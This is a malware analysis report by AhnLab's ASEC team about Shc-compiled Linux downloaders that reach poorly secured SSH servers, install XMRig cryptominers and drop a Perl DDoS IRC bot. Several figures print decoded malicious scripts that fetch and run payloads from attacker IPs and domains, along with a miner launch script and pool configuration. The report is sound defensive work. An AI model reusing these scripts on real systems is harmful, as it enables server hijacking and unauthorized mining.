AhnLab Cyber Threat Intelligence Report

TLP: GREEN

Shc Linux Malware Installing CoinMiner

AhnLab Security Emergency Response Center (ASEC)

2023. 01. 04

AhnLab

Guide on Document Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Notices
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can be only accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-01-04	Shc Linux Malware Installing CoinMiner

Table of Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report
may change without notice if new evidence is confirmed.


Overview

The ASEC analysis team recently discovered that a Linux malware developed with Shc has been installing a CoinMiner. It is presumed that after successful authentication through a dictionary attack on inadequately managed Linux SSH servers, various malware were installed on the target system. Among those installed were the Shc downloader, XMRig CoinMiner installed through the former, and DDoS IRC Bot, developed with Perl.

Shc Linux Malware Installing CoinMiner

1) Shc (Shell Script Compiler)

Shc is an abbreviation for Shell Script Compiler and is responsible for converting Bash shell scripts into an ELF (Executable and Linkable Format).



other versions	
bullseye	4.0.3-1
testing	4.0.3-1
unstable	4.0.3-1


```
shc(1)                                                   shc(1)

NAME
   shc - Generic shell script compiler

SYNOPSIS
   shc [ -e date ] [ -m addr ] [ -i iopt ] [ -x cmnd ] [ -l lopt ] [ -o outfile
   ] [ -ABCDhUHvSr ] -f script

DESCRIPTION
   shc creates a stripped binary executable version of the script specified with
   -f on the command line.

   The binary version will get a .x extension appended by default if outfile is
   not defined with [-o outfile] option and will usually be a bit larger in size
   than the original ascii code. Generated C source code is saved in a file with
   the extension .x.c or in a file specified with appropriate option.
```

Figure 1. Overview of General Shell Script Compiler

Bash is a basic shell offered in the Linux operating system, and commands supported by the Bash shell can be compiled in script format. This means that the commands to be executed by users can be written as scripts, and because of this, syntaxes such as conditional and looping statements are provided. The Bash shell can be compared to the Command Prompt in Windows, with the Bash shell script files corresponding to Windows batch scripts.

Additionally, just like how Linux has Shc that converts Bash shell scripts into executable ELF file formats, Windows has the bat2exe utility that converts batch scripts into executable EXE file formats. In Windows environments, threat actors use bat2exe to convert malicious batch scripts to executables before distributing them in order to bypass file detection of security software such as anti-malware products. It is likely that the reason threat actors do not distribute the bash shell scripts as is but rather convert them to ELF before distributing them is to evade file detection as they do in Windows environments.

The Shc data section contains the original Bash shell script encoded with the Alleged RC4 algorithm. When it is executed afterward, the same ARC4 algorithm is used to decode the original script, and the decoded script commands are executed.



```
00000000:00401181  48 c7 45 a8 66 …   mov qword [rbp-0x58], 0x602966   ASCII
00000000:00401189  e9 72 02 00 00     jmp 0x401400
00000000:0040118e  bf a6 29 60 00     mov edi, 0x6029a6
00000000:00401193  be 01 00 00 00     mov esi, 1
00000000:00401198  e8 28 fa ff ff     call arc4
00000000:0040119d  bf 9e 1b 60 00     mov edi, 0x601b9e                ASCII
00000000:004011a2  be b7 0d 00 00     mov esi, 0xdb7
00000000:004011a7  e8 19 fa ff ff     call arc4
00000000:004011ac  bf fc 2a 60 00     mov edi, 0x602afc
00000000:004011b1  be 13 00 00 00     mov esi, 0x13
00000000:004011b6  e8 0a fa ff ff     call arc4

edi = 0x00601b9e
```

Data Dump


0x0000000000601000-0x0000000000603000

```
00000000:00601b9e 23 21 2f 62 69 6e 2f 62 61 73 68 0a 6c 6f 6f 70 #!/bin/bash loop
00000000:00601bae 3d 32 0a 69 66 20 5b 20 2d 7a 20 22 24 32 22 20 =2 if [ -z "$2" 
00000000:00601bbe 5d 3b 20 74 68 65 6e 0a 20 20 56 45 52 53 49 4f ]; then   VERSIO
00000000:00601bce 4e 3d 22 75 6e 69 76 65 72 73 61 6c 22 0a 65 6c N="universal" el
00000000:00601bde 73 65 0a 20 20 56 45 52 53 49 4f 4e 3d 22 24 32 se   VERSION="$2
00000000:00601bee 22 0a 66 69 0a 69 66 20 5b 20 2d 7a 20 22 24 35 " fi if [ -z "$5
00000000:00601bfe 22 20 5d 3b 20 74 68 65 6e 0a 20 20 4c 4f 43 41 " ]; then   LOCA
00000000:00601c0e 54 49 4f 4e 3d 22 2f 75 73 72 2f 6c 6f 63 61 6c TION="/usr/local
00000000:00601c1e 2f 67 61 6d 65 73 2f 22 0a 65 6c 73 65 0a 20 20 /games/" else  
00000000:00601c2e 4c 4f 43 41 54 49 4f 4e 3d 22 24 35 22 0a 66 69 LOCATION="$5" fi
```

Figure 2. Decoding routine using the ARC4 algorithm

2) Shc Downloader

The following is a decoded Bash shell script of Shc malware reported by a client company that suffered an infiltration attack. It downloads and runs files from external sources, and based on the fact that XMRig CoinMiner is downloaded and installed from the currently available address, it is assumed to be a CoinMiner downloader.



```
        sed -i "s|--tls|--tls -x "$4"|g" run
      fi
      if [ -z "$3" ]; then
      echo "No same HDD"
      else
        sed -i -e "s?.bash.pid?$3.bash.pid?" run
      fi
      $7
    FILE1="$LOCATION.cache/s"
      if [ -f "$FILE1" ]; then
          echo "$FILE1 exists."
      else
          echo "$FILE1 does not exist."
          wget --timeout=5 --tries=2 http://wget.hostname.help/driver.zip -q
          curl --socks5-hostname "$4" --connect-timeout 5 -s -O http://wget.hostname.help/driver.zip
          unzip -qq driver.zip
          rm -rf driver.zip
      fi
      sed -i "s|type|"$2"|g" run
      ./run
    fi
    sleep 4h
    echo loop restarting
```

Figure 3. A portion of the decoded Bash shell script’s routine


Additionally, this malware has the characteristic of infecting systems alongside DDoS IRC Bot malware developed with Perl, and this point will be discussed in more detail further on. These DDoS IRC Bots have been continuously installed during the past years on Linux servers with inappropriate account information and still continued to this day. The threat actors attempt dictionary attacks on SSH servers after a scanning process, and if this process is successful, various malware such as Perl IRC Bot is installed on the target system. Other malware include XMRig, SSH Scanner and various IRC Bot malware.

Analysis of the reported malware revealed that a “run” file for execution didn’t exist and instead required multiple arguments, which limits our analysis with this sample only.

Argument #	Feature
1	The download URL and the name of the file to be downloaded
2	Version (The "universal" string by default)
3	The name of the PID file to be created
4	The Socks5 host name
5	The path where the installation process will occur ("/Usr/local/games/" by default)
6	Additional download URLs
7	Additional commands

Table 1. Arguments needed for execution

While the ASEC analysis team was tracking related malware, the team found a similar form of Shc Downloader Malware uploaded on VirusTotal. Assuming that such types of malware were all uploaded to VirusTotal from Korea, it seems that attacks generally target systems in Korea. The malware found on VirusTotal has a much simpler structure in comparison to the type covered above, requiring no additional arguments and having a complete URL as the download address.




```
  cd /usr/local/games/
  wget --timeout=10 --tries=2 http://172.105.211.21/snunewa.tar -q
  FILE="/usr/local/games/snunewa.tar"
  if [ -f "$FILE" ]; then
      echo "$FILE exists."
  else
      echo "$FILE does not exist."
      url --connect-timeout 5 -s -O http://172.105.211.21/snunewa.tar
  fi
  if [ -f "$FILE" ]; then
      echo "$FILE exists."
  else
      echo "$FILE does not exist."
      curl --connect-timeout 5 -s -O http://172.104.170.240/snunewa.tar
  fi
  if [ -f "$FILE" ]; then
      echo "$FILE exists."
  else
      echo "$FILE does not exist."
      wget --timeout=10 --tries=2 http://172.104.170.240/snunewa.tar -q
  fi
  tar xf snunewa.tar
  rm -rf /usr/local/games/snunewa.tar*
  cd /usr/local/games/.cache/
rm -rf xmrig
wget --timeout=10 --tries=2 http://172.105.211.21/xmrig -q
  chmod +x xmrig
  sed -i -e"s/cacatule/$(cat /proc/sys/kernel/hostname)/" /usr/local/games/.cache/config.json
  ./run
```

Figure 4. Bash shell script extracted from the similar file


3) XMRig CoinMiner

The Shc downloader malware is responsible for downloading a compressed file from an external source to the path, “/usr/local/games/” and executing the “run” file. The compressed file currently available for download includes not only the XMRig CoinMiner malware but also a config.json with the mining pool URL and the “run” script.



이름	원본 크기	압축 크기	종류	수정한 날짜	위치
..					
SHA256SUMS	150	512	파일	2022-06-23 ...	.cache
xmrig	8,879,280	8,879,616	파일	2022-06-23 ...	.cache
run	1,696	2,048	파일	2022-11-19 ...	.cache
config.json	12,425	12,800	JSON File	2022-11-04 ...	.cache


Figure 5. Downloaded compressed file



```
    "pools": [
        {
            "algo": null,
            "coin": null,
            "url": "159.89.100.225:443",
            "user": "",
            "pass": "cacatule",
            "rig-id": null,
            "nicehash": false,
            "keepalive": false,
            "enabled": true,
            "tls": true,
            "tls-fingerprint": null,
            "daemon": false,
            "socks5": null,
            "self-select": null,
            "submit-to-origin": false
        },
        {
            "algo": null,
            "coin": null,
            "url": "159.89.100.225:21",
            "user": "",
            "pass": "cacatule",
            "rig-id": null,
```

Figure 6. config.json file

As the config.json file containing the configuration data exists in the same path, the configuration does not need to be transmitted when XMRig is executed. However, examining the “run” script shown below reveals that it transmits slightly different configuration data to config.json before executing XMRig.




```
#!/bin/bash
#ps aux | grep -vw xmr-stak | awk '{if($3>40.0) print $2}' | while read procid
#do
#kill -9 $procid
#done
proc=`nproc`
ARCH=`uname -m`
HIDE="xmrig"

if [ "$ARCH" == "i686" ];       then
        ./xmrig  >>/dev/null &
elif [ "$ARCH" == "x86_64" ];   then
        ./xmrig  -o 159.89.100.225:443 -u `hostname` -k --tls -o 159.89.100.225:21 -u `hostname` -k --tls
        -o 159.89.100.225:22 -u `hostname` -k --tls -o 159.89.100.225:2222 -u `hostname` -k --tls -o 159.
        89.100.225:25 -u `hostname` -k --tls -o 159.89.100.225:3306 -u `hostname` -k --tls -o 159.89.100.
        225:3333 -u `hostname` -k --tls -o 159.89.100.225:4444 -u `hostname` -k --tls -o 159.89.100.
        225:5432 -u `hostname` -k --tls -o 159.89.100.225:5555 -u `hostname` -k --tls -o 159.89.100.
        225:6100 -u `hostname` -k --tls -o 159.89.100.225:6200 -u `hostname` -k --tls -o 159.89.100.
        225:6666 -u `hostname` -k --tls -o 159.89.100.225:80 -u `hostname` -k --tls -o 159.89.100.225:1812
        -u `hostname` -k --tls -o 172.104.170.240:1812 -u `hostname` -k --tls -o 172.104.170.240:21 -u
        `hostname` -k --tls -o 172.104.170.240:22 -u `hostname` -k --tls -o 172.104.170.240:2222 -u
        `hostname` -k --tls -o 172.104.170.240:25 -u `hostname` -k --tls -o 172.104.170.240:3306 -u
        `hostname` -k --tls -o 172.104.170.240:3333 -u `hostname` -k --tls -o 172.104.170.240:4444 -u
        `hostname` -k --tls -o 172.104.170.240:5432 -u `hostname` -k --tls -o 172.104.170.240:5555 -u
        `hostname` -k --tls -o 172.104.170.240:6100 -u `hostname` -k --tls -o 172.104.170.240:6200 -u
        `hostname` -k --tls -o 172.104.170.240:6666 -u `hostname` -k --tls -o 172.104.170.240:80 -u
        `hostname` -k --tls -o 172.104.170.240:443 -u `hostname` -k --tls >>/dev/null &
fi
echo $! > bash.pid
```

Figure 7. The “run” script that executes XMRig

4) DDoS IRC Bot

Aside from installing a CoinMiner on the infected system, the threat actor installs an IRC bot that can perform a DDoS attack by receiving commands. This DDoS IRC Bot has the characteristic of being developed with Perl, and as the name suggests, it uses the IRC protocol in communications with the C&C server.

